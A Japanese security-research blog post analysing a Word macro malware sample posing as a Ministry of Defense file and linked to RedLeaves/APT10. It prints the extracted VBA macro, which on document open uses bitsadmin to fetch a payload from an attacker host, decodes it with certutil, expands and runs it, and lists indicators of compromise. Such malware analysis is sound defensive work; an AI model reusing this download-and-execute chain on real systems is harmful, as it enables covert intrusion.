防衛関連のファイルを装うマクロマルウェアの新しい手口 - セキュリティ研究センターブログ

blog.macnica.net/blog/2017/12/post-8c22.html

竹内 寛

2017年12月 4日 14:01

防衛関連のファイルを装うマクロマルウェアの新しい手口

- APT
- トレンド
- マルウェア

-
- B!
-
-
- ツイート
-

マクロを悪用するマルウェアは、バラマキ型/標的型攻撃にて多く使われており特別珍しいものではありません。最近では金銭窃取が主目的であるバンキングマルウェアが、マクロからPowerShellを起動して外部から新たなマルウェアをダウンロードするのを目にする事が多いです。

今回、弊社が解析したマクロを悪用するマルウェアでは、過去見られなかった新しい手口が使われているのを観測しました。ここでその特徴について解説したいと思います。

観測できた攻撃の流れは、以下になります。




図1. 攻撃の流れ

特徴1. マクロ パスワードロック

今回の検体は、ユーザがファイルを開いて、マクロを有効にすると処理が発動するものでした。

最初にマクロの内容をExcelで確認しようとしましたが、マクロの編集にパスワードが掛かっていた為、アプリケーションからはマクロのコードを確認をする事ができませんでした。
そこで、Philippe Lagadec氏が公開しているvbaをofficeファイルから抽出するolevba[1]を実行し、マクロのコードを抽出しました。
解析や検出を妨げようとマクロのコードを難読化しているものは、よく観測しますが今回のようにマクロの編集にパスワードをかけてあるものは珍しいといえます。

図2 検体のアイコン




図3. パスワード入力を促すダイアログ

```
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: u'VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Private Sub Document_New()

End Sub

Private Sub Document_Open()
Jack
End Sub
-------------------------------------------------------------------------------
VBA MACRO NewMacros.bas
in file: word/vbaProject.bin - OLE stream: u'VBA/NewMacros'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub Jack()

Set OPnjFTY = CreateObject("Wscript.Shell")
OPnjFTY.Run "cmd.exe /c bitsadmin /transfer UbghdJtr /download /priority normal http://web.casacam.net/des.awe %temp%\\HnftK.pHFj&&certutil -decode
%temp%\\HnftK.pHFj %temp%\\ThnjFY.cab&&expand %temp%\\ThnjFY.cab -F:* %temp%\\&&temp%\\LW32.EXE", 0, False
OPnjFTY.Run "cmd.exe /c bitsadmin /setpriority UbghdJtr foreground", 0, False

End Sub
```

図4. 抽出したマクロ

特徴2. Windows付属ツールcertutilコマンドの利用
ダウンロードしたファイルをWindowsに付属している証明書関連の操作ができるcertutilコマンドを使い、Base64デコードをします。
ダウンロードしてきたファイルの中身は、以下のように証明書に見えますが、実際は、CAB形式の圧縮ファイルでした。
攻撃者の意図としては、証明書ファイルのダウンロードに見せかけて検出を回避する事が考えられます。

図5. ダウンロードされたファイルの中身

"certutil -decode %temp%\\HnftK.pHFj %temp%\\ThnjFY.cab"

上記コマンドで%temp%配下にダウンロードしたファイルをBase64でデコードして、cabファイルとして保存します。

その後にデコードしたCABファイルを解凍して、展開されたexeファイルを実行します。




図6. CABファイルに含まれているファイル

実行後の挙動

CAB形式のファイルの中には、exeとdllファイルがあり、exeファイルを実行しますが、exeファイルはdllがエクスポートしているLiteFaxViewDlg関数を呼び出す事が主な役割で、マルウェアとしてのメイン処理は、dllに実装されていました。
dllは、自身のコードを復号し新しく確保したメモリ上に展開して処理が進んでいきますが、主な処理はパーシステンスを確立するためにスタートアップにexeのショートカットリンクを作成する事とiexplorer.exeを起動してコードをインジェクションする事です。

C2サーバとの通信はiexplorer.exeにインジェクションされたコードが行います。

インジェクションされたコードの中には、MZ形式のデータがあり構造を確認すると "stpeter0" と "stpeter1" という独特のセクション名が付与されていました。

残念ながら、このセクション名が意味する内容については特定ができていません。




図7. MZファイルのセクション名

今回、iexplorer.exeにインジェクションされたコードをファイルのコードをGene(遺伝子)と呼ぶ単位に分けて保有するデータベースと照合し、ファイルを判別する"Intezar Analyze" [2]で解析した所、APT10/menuPass/Stone Pandaと呼称されている攻撃者グループが使うとされているマルウェア RedLeavesが一番高い(共通しているコードが一番多い)結果となりました。
弊社で以前解析したRedLeavesで見られた同じ文字列が今回のコードでも確認できており、この検体は、RedLeavesと関連があるマルウェアの可能性があると考えています。

図8. Intezer Analyzeの照合結果




図9. 過去解析したRedLeavesと今回の検体で共通して見られた文字列の一例

痕跡 (Indicator of Compromise)

ファイル

SHA256:
3DC047A44D664D58204709662E76ADAC0AFE95CC95BD2505E175AACB1FEA3A25

ファイル名: 防衛省からの情報提供（最新版）2.docm

%tempに展開されるファイル(CAB形式のファイルから解凍)
SHA256:
51461952833847467C126F071D3E6EDE9613FED564170E6386A4C2722E973E18
ファイル名: LW32.EXE

SHA256:
3938436AB73DCD10C495354546265D5498013A6D17D9C4F842507BE26EA8FAFB
ファイル名: VNTFXF32.dll

パーシステンス

スタートアップに作られるショートカットリンク: SjedERFtp.lnk

通信先

web.casacam[.]net (HTTP:80)

diamond.ninth[.]biz (HTTPS:443)


参考

[1] http://www.decalage.info

[2] https://analyze.intezer.com

-
- B!
-
-
- ツイート
-

この記事の筆者



竹内 寛

リバースエンジニアリング（マルウェア解析）を担当。彼の手に渡ったマルウェアはまさに“まな板の上の鯉”と同じ。あとは解析されるがまま。最近の楽しみは、ハイボールを片手に海外ドラマを鑑賞するか、マントノン侯爵夫人に会うこと。好きなマシン語は、EB FE。

前へ

ブログサービスを悪用する最近の攻撃手口

次へ

マルウェア解析奮闘記: コマンド実行のエラー文が日本語でないと動作しないマルウェア